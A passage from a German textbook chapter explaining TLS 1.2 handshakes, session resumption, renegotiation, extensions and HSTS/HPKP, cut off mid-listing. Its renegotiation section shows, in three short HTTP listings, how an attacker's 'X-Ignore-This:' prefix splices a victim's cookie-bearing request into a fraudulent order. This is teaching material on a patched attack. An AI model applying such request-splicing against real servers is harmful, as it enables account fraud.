Das `finished_label` gibt an, ob die Nachricht vom Client oder vom Server stammt. Es ist die ASCII-Zeichenfolge `client finished` bzw. `server finished`. $h_{Transcript}$ ist ein Hashwert über alle bisherigen Nachrichten des Handshakes, die der Sender bislang gesendet oder empfangen hat, ohne die ChangeCipherSpec-Nachricht, da letztere formal nicht zum Handshake gehört. Die Hashfunktion ist dieselbe, die in PRF verwendet wird. Finished-Nachrichten sind, wenn in der ausgehandelten Ciphersuite nicht anders angegeben, 12 Byte lang.

10.3.7 Optionale Authentifizierung des Client: CertificateRequest, Certificate und CertificateVerify

TLS sieht auch die Möglichkeit vor, zusätzlich zum Server auch den Client über ein X.509-Zertifikat zu authentifizieren. Möchte ein Server dies tun, so kann er die Authentifizierung mittels der CertificateRequest-Nachricht anstoßen. Diese Nachricht enthält zwei Felder:

- **ClientCertificateType:** Liste mit Zertifikatstypen, die der Server akzeptiert.
- **SignatureAndHashAlgorithm:** Liste von Signaturfunktionen, die der Server unterstützt.
- **DistinguishedName:** Liste mit den Namen der Zertifizierungsinstanzen, die der Server akzeptiert.

Der Client muss auf diese Aufforderung mit zwei Nachrichten antworten: mit dem Zertifikat selbst in der Certificate-Nachricht und der CertificateVerify-Nachricht, mit der der Client dem Server nachweist, dass er den zum Zertifikat gehörenden privaten Schlüssel besitzt. Die CertificateVerify-Nachricht wird wie folgt gebildet:

- Der Client bildet den Hashwert über alle bisher ausgetauschten Handshake-Nachrichten, beginnend mit ClientHello bis einschließlich ClientKeyExchange.
- Der Client signiert diesen Hashwert mit seinem privaten Schlüssel.

10.3.8 TLS-DHE-Handshake im Detail

Nach den detaillierten Erläuterungen der einzelnen Bestandteile des TLS-Handshakes soll in diesem und in Abschn. 10.3.9 noch einmal eine zusammenhängende und die kryptographischen Operationen erläuternde Darstellung der beiden wichtigsten Handshake-Familien gegeben werden.

In TLS. 1.0 und TLS. 1.1 ist die Ciphersuite `TLS_DHE_DSS_WITH_3DES_EDE_SHA` als einzige als *mandatory* gekennzeichnet. Wir wollen im Folgenden anhand von Abb. 10.13 erläutern, wie der Handshake für die `TLS_DHE` Ciphersuites aussieht.

Setup Der Server S benötigt zur Durchführung dieses Handshakes ein Schlüsselpaar (sk_S, pk_S) und ein (gültiges) X.509-Zertifikat $cert_S$. Dieses Zertifikat muss zur Überprüfung von digitalen Signaturen zugelassen sein. Für `TLS_DHE_DSS` muss $(sk_S, pk_S) = (s, g^s)$ ein DSS-Schlüsselpaar sein, für `TLS_DHE_RSA` ein RSA-Schlüsselpaar.

Soll sich auch der Client im Handshake authentifizieren, so benötigt er ebenfalls ein Schlüsselpaar und ein Zertifikat. Dieses Zertifikat wird in TLS immer nur zur Überprüfung von digitalen Signaturen verwendet und muss dafür zugelassen sein. Da es optional ist, wird es in Abb. 10.13, genau wie die mit der Client-Authentifizierung verbundenen Nachrichten, in eckige Klammern gesetzt.

Aushandlung der Algorithmen und Parameter Der Client startet den Handshake mit einer ClientHello-Nachricht CH. 3.2 ist die Versionsbezeichnung für für TLS. 1.1, r_C eine Zufallszahl, **cs** eine Liste von Ciphersuites und **cm** eine Liste von Kompressionsverfahren. Die ServerHello-Nachricht SH enthält ebenfalls eine Zufallszahl r_S und eine neuen Session_ID SID sowie jeweils genau eine Ciphersuite cs und höchstens eine Kompressionsmethode cm.

Schlüsselvereinbarung und Teilnehmerauthentifikation Die Certificate-Nachricht CRT enthält den an die aufgerufene Domain gebundenen Signaturschlüssel des Servers, und der erste Diffie-Hellman-Share Y wird in der ServerKeyExchange-Nachricht SKE übertragen, zusammen mit den die Primzahlgruppe definierenden Parametern p und g. Die Signatur σ_S wird über r_C, r_S, p, g und Y gebildet. Der Server beendet diesen Schritt mit ServerHelloDone SHD. Optional kann er vorher noch vom Client C mit der CertificateRequest-Nachricht $CReq$ verlangen, dass dieser sich mittels eines X.509 Client-Zertifikats authentifizieren muss.

Nachdem der Client die Signatur des Servers verifiziert hat, sendet er seinerseits einen frisch gewählten Diffie-Hellman-Share X in der ClientKeyExchange-Nachricht CKE. Optional authentifiziert sich der Client durch Senden seines Signaturzertifikats $cert_C$ in einer Certificate-Nachricht CRT und einer digitalen Signatur σ_C in der CertificateVerify-Nachricht CV.




Abb. 10.13 TLS-DHE im Detail. Optionale Daten und Nachrichten sind in eckigen Klammern angegeben

Schlüsselableitung Für TLS-DHE wird das PremasterSecret pms als $pms \leftarrow CDH(Y, X) = X^y = Y^x$ berechnet, wobei führende Nullbytes ggf. noch entfernt werden. Das MasterSecret ms wird dann mithilfe der TLS-Pseudozufallsfunktion wie in Abb. 10.12 angegeben berechnet, mit l_1="`master secret`". Für die anschließende Schlüsselableitung wird l_2="`key expansion`" verwendet.

Authentifikation des Handshakes und Key Confirmation Der Client C berechnet nun einen MAC FIN_C über alle Nachrichten, die er gesendet und empfangen hat. Damit dokumentiert er seine Sicht auf den Handshake. Er bestätigt gleichzeitig, dass er ein bestimmtes MasterSecret ms abgeleitet hat, indem er dieses zur Berechnung von FIN_C verwendet. FIN_C wird *verschlüsselt* übertragen, indem der TLS Record Layer, der für alle vorherigen Nachrichten im NULL-Verschlüsselungsmodus betrieben wurde, durch das Senden der ChangeCipherSpec-Nachricht CCS auf die ausgehandelten Algorithmen und die abgeleiteten Schlüssel umgeschaltet wird. Der Record Layer verschlüsselt alle Nachrichten im MAC-then-PAD-then-ENCRYPT-Modus. Zuerst wird ein MAC über den Klartext von FIN_C berechnet, dann wird gegebenenfalls die Kombination aus FIN_C und dem MAC auf die Blocklänge der verwendeten Blockchiffre gepadded, und zum Schluss wird das Ganze verschlüsselt.

Nun sendet der Server ebenfalls CCS und schaltet damit auch die Richtung Server-Client auf Verschlüsselung um. Er berechnet FIN_S analog zu FIN_C, mit der Ausnahme, dass FIN_S jetzt auch die Nachricht FIN_C mit einschließt – und zwar in unverschlüsselter Form. FIN_S wird dann ebenfalls verschlüsselt an C gesendet, und C kann ebenfalls verifizieren, dass der Server das gleiche MasterSecret ms verwendet und die gleiche Sicht auf den Handshake hat.

10.3.9 TLS-RSA-Handshake im Detail

Der TLS-RSA-Handshake ist in Abb. 10.14 zusammenhängend dargestellt. Da die einzelnen Handshake-Nachrichten und die kryptographischen Operationen bereits in Abschn. 10.3.8 erläutert wurden, soll hier nur auf die Besonderheiten von TLS-RSA eingegangen werden.

In der Abfolge der Nachrichten entfällt bei TLS-RSA im Vergleich mit TLS-DHE die ServerKeyExchange-Nachricht. Der Server trägt zur Schlüsselableitung lediglich die Nonce r_S bei, das PremasterSecret pms wird allein vom Client gewählt.

Der Wert pms besteht hier aus 46 zufällig gewählten Bytes und zwei weiteren Bytes, in denen die Versionsnummer von TLS codiert wird – $0\times03\ \ 0\times03$ für TLS. 1.2. Der Wert pms wird dann zunächst PKCS#1-codiert und anschließend mit dem Public Key pk_S des Servers RSA-verschlüsselt. Dieses Kryptogramm wird in der ClientKeyExchange-Nachricht an den Server geschickt.

Nach der Entschlüsselung dieser Nachricht durch den Server besitzen beide Seiten den geheimen Wert pms, und die Schlüsselableitung und der weitere Handshake laufen wie in Abschn. 10.3.8 beschrieben ab.




Abb. 10.14 TLS-RSA im Detail. Optionale Daten und Nachrichten sind in eckigen Klammern angegeben

10.4 TLS-Hilfsprotokolle: Alert und ChangeCipherSec

Alert Wie bei jedem Kommunikationsprotokoll kann es auch bei TLS zu Missverständnissen und Fehlern zwischen den Kommunikationspartnern kommen. Um diese Fehler der anderen Partei mitteilen zu können, benötigt man einen Satz von Fehlermeldungen. Diese sind im TLS Alert Protocol zusammengefasst.

close_notify	0	illegal_parameter	47
unexpected_message	10	unknown_ca	48
bad_record_mac	20	access_denied	49
decryption_failed_RESERVED	21	decode_error	50
record_overflow	22	decrypt_error	51
decompression_failure	30	export_restrictions_RESERVED	60
handshake_failure	40	protocol_version	70
no_certificate_RESERVED	41	insufficient_security	71
bad_certificate	42	internal_error	80
unsupported_certificate	43	user_canceled	90
certificate_revoked	44	no_renegotiation	100
certificate_expired	45	unsupported_extension	110
certificate_unknown	46		

Abb. 10.15 Beispiele für TLS. 1.2-Alert-Nachrichten

Alert-Nachrichten bestehen aus zwei Bytes: Das erste Byte gibt die Schwere oder den Grad des Fehlers an, das zweite beschreibt den Fehler genauer (Abb. 10.15). Es gibt zwei Fehlergrade: *warning* und *fatal*. Das Verhalten von Client und Server nach Erhalt einer Fehlermeldung ist nur für den Fehlergrad fatal vorgeschrieben. Die aktuelle TLS-Verbindung muss in diesem Fall beendet, die Session_ID als ungültig gekennzeichnet und das gesamte Schlüsselmaterial gelöscht werden.

Auch bei den Fehlerbeschreibungen unterscheidet man zwei Gruppen: Die erste besteht nur aus der close_notify-Nachricht und die zweite aus allen anderen. Die Aufgabe der close_notify-Nachricht besteht darin, beide Seiten ordnungsgemäß über die Beendigung der Übertragung von verschlüsselten Daten zu unterrichten. Die anderen Nachrichten informieren über bestimmte Fehler. Eine genaue Beschreibung findet man in [DR08].

ChangeCipherSpec Mit der ChangeCipherSpec-Nachricht wird die Verschlüsselung im Record Layer aktiviert. Formal gehört diese Nachricht nicht zum Handshake-Protokoll, sie erfüllt aber eine wichtige Funktion im Zustandsautomaten jeder TLS-Implementierung.

10.5 TLS Session Resumption

Um Session Resumption einsetzen zu können, müssen Client und Server das MasterSecret ms aus einem vorangegangenen Handshake gespeichert haben. Die Referenz auf diesen gespeicherten Wert ist die Session_ID SID.




Abb. 10.16 TLS Session Resumption im Detail

Verkürzter Handshake Der Client initiiert einen Session Resumption Handshake, indem er einen für die Domain des Servers gespeicherten Wert SID in seine ClientHello-Nachricht einfügt (Abb. 10.16). Der Server darf nun entscheiden, ob er einen vollen Handshake, oder eine Session Resumption durchführen möchte. Letzteres ist nur möglich, wenn auch der Server den Wert SID und ein dazugehörendes MasterSecret ms in seiner Datenbank findet. In diesem Fall fügt er den gleichen Wert SID in seine ServerHello-Nachricht ein. Möchte er dagegen einen vollen Handshake durchführen, so fügt er einen neuen Wert SID' ein und sendet gleichzeitig alle weiteren Nachrichten – Certificate, ServerHelloDone, und ggf. CertificateRequest und ServerKeyExchange. Der volle Handshake wird dann wie in Abb. 10.14 bzw. wie in Abb. 10.13 angegeben zu Ende geführt.

Im Session Resumption Handshake folgen dagegen auf die ServerHello-Nachricht mit der Wiederholung der Session_ID SID direkt eine ChangeCipherSpec- und die verschlüsselte ServerFinished-Nachricht. Der Client schließt den Handshake dann mit ChangeCipherSpec und der verschlüsselten ClientFinished-Nachricht ab. Die Reihenfolge der beiden Finished-Nachrichten wird also im Vergleich zum „normalen“ Handshake umgedreht.

Session Tickets Bei der Session Resumption müsste der Server eigentlich eine Datenbank betreiben, in der die Paare (Session_ID, MasterSecret) aller Clients für eine gewisse Zeit gespeichert werden. Dies ist aus zwei Gründen unpraktisch:

1. Um Denial-of-Service-Angriffe zu erschweren, versucht man, auf Serverseite möglichst wenige Daten zu speichern.
2. Zugriffe auf Datenbanken dauern in der Regel viel länger als direkte Berechnungen im Hauptspeicher.

Daher wird in RFC 5077 [SZET08] eine andere Möglichkeit zur Speicherung des MasterSecret vorgeschlagen: Das MasterSecret und ein eindeutiger Identifikator werden mit nur dem TLS-Server bekannten, symmetrischen Schlüsseln verschlüsselt und integritätsgeschützt. Dieses *Session Ticket* wird dann in einer NewSessionTicket-Nachricht direkt vor der ChangeCipherSpec-Nachricht des Servers an den Client geschickt. Der Client kann dieses Session Ticket dann in seiner nächsten ClientHello-Nachricht innerhalb einer entsprechenden Extension (Abschn. 10.7) beim Server einlösen. Die genaue Struktur des Tickets wird in RFC 5077 nicht beschrieben, da nur der Server diese verstehen muss. Zur Aushandlung dieser Option können sowohl Client als auch Server eine entsprechende Extension senden, deren Inhalt leer sein kann.

10.6 TLS-Renegotiation

Alle TLS-Standards erlauben, dass nach einem erfolgreichen Handshake auf der gleichen TCP-Verbindung ein weiterer Handshake durchgeführt wird. Dieser weitere Handshake wird im verschlüsselten Record Layer des vorigen Handshakes durchgeführt, alle Nachrichten sind daher verschlüsselt. Durch Einsatz von TLS-Renegotiation besteht somit z. B. die Möglichkeit, die Identität des Client in Form des Client-Zertifikats geheim zu halten. TLS-Renegotiation kann von Client oder Server initiiert werden. Der Client sendet hierzu einfach eine neue ClientHello-Nachricht, die der Server akzeptieren oder ablehnen kann. Ein Server kann über eine HelloRequest-Nachricht ein weiteres ClientHello anfordern.

Der in Abb. 10.17 dargestellte Angriff von Marsh Ray und Steve Dispensa [RD09] hat die Problematik dieser Vorgehensweise aufgezeigt. Der Angriff kann anhand einer Pizzabestellung erklärt werden: Eve möchte sich eine Pizza an seine Adresse liefern lassen, Alice aber soll dafür zahlen. Dazu fängt Eve als Man-in-the-Middle den TLS-Handshake nach der ClientHello-Nachricht ab. Gleichzeitig baut Eve eine eigene TLS-Verbindung zu `pizza.de` auf, bleibt dabei aber anonym. m_0 sei der String aus Listing 10.1, der von Eve an `pizza.de` gesendet wird:




Abb. 10.17 TLS-Renegotiation-Angriff

Listing 10.1 GET-Request von Eve zur Bestellung einer Pizza.

```
GET shop.php?pizza=quattrostagioni&deliverTo=17fakestreet
X-Ignore-This:
```

Nach der Übertragung dieses Strings initiiert Eve aus Sicht des Servers eine TLS-Renegotiation – aus Sicht von Alice findet nur der ursprüngliche TLS-Handshake statt. Nach Abschluss dieses Handshakes sendet Alice ihre Pizzabestellung in Nachricht m_1 (Listing 10.2).

Listing 10.2 GET-Request von Eve zur Bestellung einer Pizza.

```
GET shop.php?pizza=vegetarian&deliverTo=99realstreet
Cookie: Account=777Alice565
```

Der Anwendungsserver von `pizza.de` fügt jetzt die beiden Strings zusammen zu $m_0|m_1$ und liefert die Bestellung aus Listing 10.3 aus.

Listing 10.3 GET-Request von Eve zur Bestellung einer Pizza.

```
GET shop.php?pizza=quattrostagioni&deliverTo=17fakestreet
X-Ignore-This: GET shop.php?pizza=vegetarian&deliverTo=99realstreet
Cookie: Account=777Alice565
```

Also wird die Pizza an Eve geliefert, der Preis aber von Alices Konto abgebucht. Das Problem, das diesen Angriff ermöglichte, war die unterschiedliche Sichtweise von Client (Alice, erster TLS-Handshake) und Server (`pizza.de`, zweiter Handshake). Dieses Problem wird mit RFC 5746 [RRDO10], in dem eine neue TLS Extension eingeführt wird, gelöst. Diese Extension enthält im ClientHello des Renegotiation-Handshakes den unverschlüsselten Inhalt der ClientFinished-Nachricht des vorangegangenen Handshakes und im ServerHello die Konkatenation der Inhalte aus ClientFinished und ServerFinished.

10.7 TLS Extensions

Extensions wurden als Mechanismus in verschiedenen RFCs definiert, um die Funktionalität von TLS zu erweitern. Der Extension-Mechanismus ist in RFC 4366 [BWNH+06] spezifiziert, und die wichtigsten Extensions sind in RFC 6066 [3rd11] zusammengefasst. Listen von Extensions können von Client und Server in ihren jeweiligen Hello-Nachrichten gesendet werden. Jede Extension in der Liste besteht aus einer 2 Byte langen Typangabe, alle bislang definierten Typen werden von der Internet Assigned Numbers Authority unter https://www.iana.org/assignments/tls-extensiontype-values/tls-extensiontype-values.xhtml verwaltet. Der Wert der Extension ist abhängig von ihrem Typ und kann eine variable Länge haben. Einige wichtige Extensions sind die folgenden.

Server Name Indication (SNI) Bei Rechenzentren und kommerziellen Hostinganbietern sind in der Regel mehrere (virtuelle) Webserver unter einer einzigen IP-Adresse erreichbar. Mit HTTP 1.1 wurde daher zwingend der `Host:`-Header eingeführt, der dem Betreiber mitteilt, für welchen dieser virtuellen Server der HTTP-Request bestimmt ist. Auch die TLS-Konfiguration dieser virtuellen Server kann unterschiedlich sein – so sollte z. B. das in der Certificate-Nachricht übermittelte Zertifikat den Domainnamen des virtuellen Servers enthalten. Da der TLS-Handshake aber *vor* dem ersten HTTP-Request durchgeführt wird, kann der Server natürlich nicht auf den `Host:`-Header zugreiden. Das Äquivalent zu diesem HTTP-Header ist daher die *Server Name Indication* (SNI) Extension, spezifiziert in RFC 6066 [3rd11]. Sie hat den Typ 0, und als Wert wird typischerweise der Domainname des Servers, mit einem vorangestellten 16-Bit-Längenfeld, angegeben.

Supported Groups Handeln Client und Server die Verwendung einer TLS-DHE- oder TLS-ECDHE-Ciphersuite aus, so ist zunächst unklar, welche mathematische Gruppe für die DHKE-Berechnungen verwendet werden soll. Der Server kann eine bestimmte Gruppe in der ServerKeyExchange-Nachricht festlegen, aber wenn der Client diese spezielle Gruppe nicht unterstützt, bleibt nur die Möglichkeit zum Abbruch des Handshakes. Daher kann der Client in der *Supported-Groups*-Extension (RFC 7919 [Gil16]) eine Liste von Namen mathematischer Gruppen angeben, die er unterstützt.

Signature Algorithms Welche Signaturalgorithmen der Client unterstützt, geht aus der ausgehandelten Ciphersuite nur unzureichend hervor (Abschn. 10.3.2). Mit dieser im TLS-1.2-Standard (RFC 5246 [DR08]) definierten Extension-Nummer 13 kann der Client dem Server dies explizit mitteilen. Fehlt diese Extension, so legt der Standard Default-Werte für die einzelnen Ciphersuites fest.

ALPN TLS wird heute für eine Vielzahl verschiedener Anwendungsprotokolle neben HTTPS genutzt. Man könnte für jedes dieser Anwendungsprotokolle einen eigenen *well-known port* reservieren, so wie 443 der well-known port für HTTPS ist. Dies hätte jedoch

einen hohen Verwaltungsaufwand zur Folge, da auch für neue Anwendungen solche Ports aufwendig bei der IANA registriert werden müssen. Extension 16 (RFC 7301 [FPLS14]) ermöglicht es, alle möglichen Anwendungsprotokolle über einen einzigen TLS-Port, z. B. 443, zu sprechen, und zwar ohne eine zeitraubende Nachverhandlung nach dem TLS-Handshake. In dieser *Application Layer Protocol Negotiation* (ALPN)-Extension sendet der Client eine Liste mit alternativen Anwendungsprotokollen, die er gerne mit dem Server sprechen möchte, in absteigender Reihenfolge, und der Server wählt das Protokoll aus. ALPN könnte man auch als Erweiterung von STARTTLS (Abschn. 10.1.3) sehen.

Encrypt-then-MAC In allen TLS-Versionen bis einschließlich Version 1.2 wird im Record Layer das Paradigma MAC-then-PAD-then-Encrypt eingesetzt, was Padding-Orakel-Angriffe wie POODLE grundsätzlich möglich macht. Mit Extension 22 (RFC 7366 [Gut14]) kann der Client dieses Verhalten auf Encrypt-then-MAC umschalten.

Extended Master Secret Das MasterSecret wird in TLS standardmäßig nur aus dem PremasterSecret und den beiden Zufallszahlen r_C und r_S abgeleitet. In bestimmten Szenarien (z. B. TLS-RSA) kann ein Man-in-the-Middle-Angreifer das PremasterSecret und die beiden Zufallszahlen zwischen drei Parteien synchronisieren, sodass alle drei Parteien das gleiche MasterSecret verwenden. Dies konnte zur Vorbereitung weiterer Angriffe ausgenutzt werden, z. B. für den *Triple-Handshake-Angriff* (Abschn. 12.4.7). Daher verändert Extension 23 (RFC 7627 [BDLP+15]) die Berechnung des MasterSecret dahingehend, dass der Hashwert aller bisher gesendeten Nachrichten – der auch über die beiden Zufallszahlen berechnet wird – in die Berechnung des MasterSecret mit einfließt.

Session Tickets Die Verwendung von TLS Session Tickets (RFC 5077 [SZET08]) kann über Erweiterung 35 ausgehandelt werden (Abschn. 10.5).

Heartbeat Traurige Berühmtheit hat die Hartbeat-Extension (RFC 6520 [STW12]) mit der Nummer 15 erhalten, da eine fehlerhafte Implementierung dieser Extension die Grundlage für den *Heartbleed*-Angriff war. Diese Extension wird genutzt, um bei längeren Kommunikationspausen festzustellen, ob die aktuelle TLS-Session auf dem Server noch existiert, was insbesondere für DTLS wichtig ist.

10.8 HTTP-Header mit Auswirkungen auf TLS

Da HTTPS das prominenteste Einsatzgebiet von TLS ist, kann das Verhalten von TLS auch über bestimmte HTTP-Header gesteuert werden.

HTTP Strict Transport Security (HSTS) Ein Server kann einen Client mit HSTS darüber informieren, dass er für einen gewissen Zeitraum nur über TLS angesprochen werden will. Dazu sendet er über eine HTTPS-Verbindung einen HTTP-Header der folgenden Form:

```
Strict-Transport-Security: max-age=31536000
```

In diesem Beispiel wird dem Client mitgeteilt, dass der Server ein Jahr lang – 31.536.000 s entsprechen einem Nichtschaltjahr – nur Daten über HTTPS ausliefern möchte.

Ein Webbrowser, der HSTS unterstützt, wird diese Anweisung für die Domain (z. B. `example.com`), von der dieser HTTP-Header gesendet wurde, speichern und ein Jahr lang automatisch alle HTTP-Hyperlinks der Form `http://example.com` in `https://example.com` umwandeln. Kann keine TLS-Verbindung zu `example.com` aufgebaut werden, so gibt der Browser eine Fehlermeldung aus.

HSTS soll vor allen Dingen gegen die 2009 von Moxie Marlinspike vorgestellten *SSL-Stripping*-Angriffe schützen, bei denen ein Man-in-the-Middle-Angreifer zum Server hin die geforderte HTTPS-Verbindung aufbaut, zum Client hin jedoch nur eine HTTP-Verbindung.

HTTP Public Key Pinning (HPKP) TLS-Zertifikate sind in eine sehr laxe Public-Key-Infrastruktur eingebunden. Jede Zertifizierungsstelle kann gültige Zertifikate für jeden Domainnamen ausstellen. Daher bedrohen fehlerhaft ausgestellte Zertifikate oder Hacks von einzelnen Zertifizierungsstellen (z. B. Diginotar im Jahr 2011) immer die Sicherheit des Gesamtsystems. Der einzige standardisierte Mechanismus, der den Browserherstellern vor der Einführung von HPKP zur Verfügung stand, war die Löschung von kompromittierten Wurzelzertifikaten, also eine Art *Blacklisting*.

Google ist daher schon seit Längerem dazu übergegangen, im Chrome-Browser ein *statisches Pinning* von öffentlichen Schlüsseln einzuführen. Dazu wurden die öffentlichen Schlüssel bzw. ihr Haswert aller Google-Server in den Source Code des Chrome-Browsers übernommen. Mit diesem *Whitelisting*-Ansatz wurde also die Validierung der Google-Server im TLS-Handshake von der Validierung eines Serverzertifikats innerhalb einer PKI entkoppelt – für die eigenen Server nutzt Chrome statisches Pinning, für fremde Server PKI-basierte Validierung. Dieser Ansatz war sehr erfolgreich und hat zur frühzeitigen Erkennung vieler Angriffe geführt, z. B. zur Erkennung der gefälschten, aber PKI-validen Zertifikate für `google.com`, die Hacker 2011 bei DigiNotar ausgestellt hatten.

Listing 10.4 HPKP-Header.

```
Public-Key-Pins: max-age=2592000;
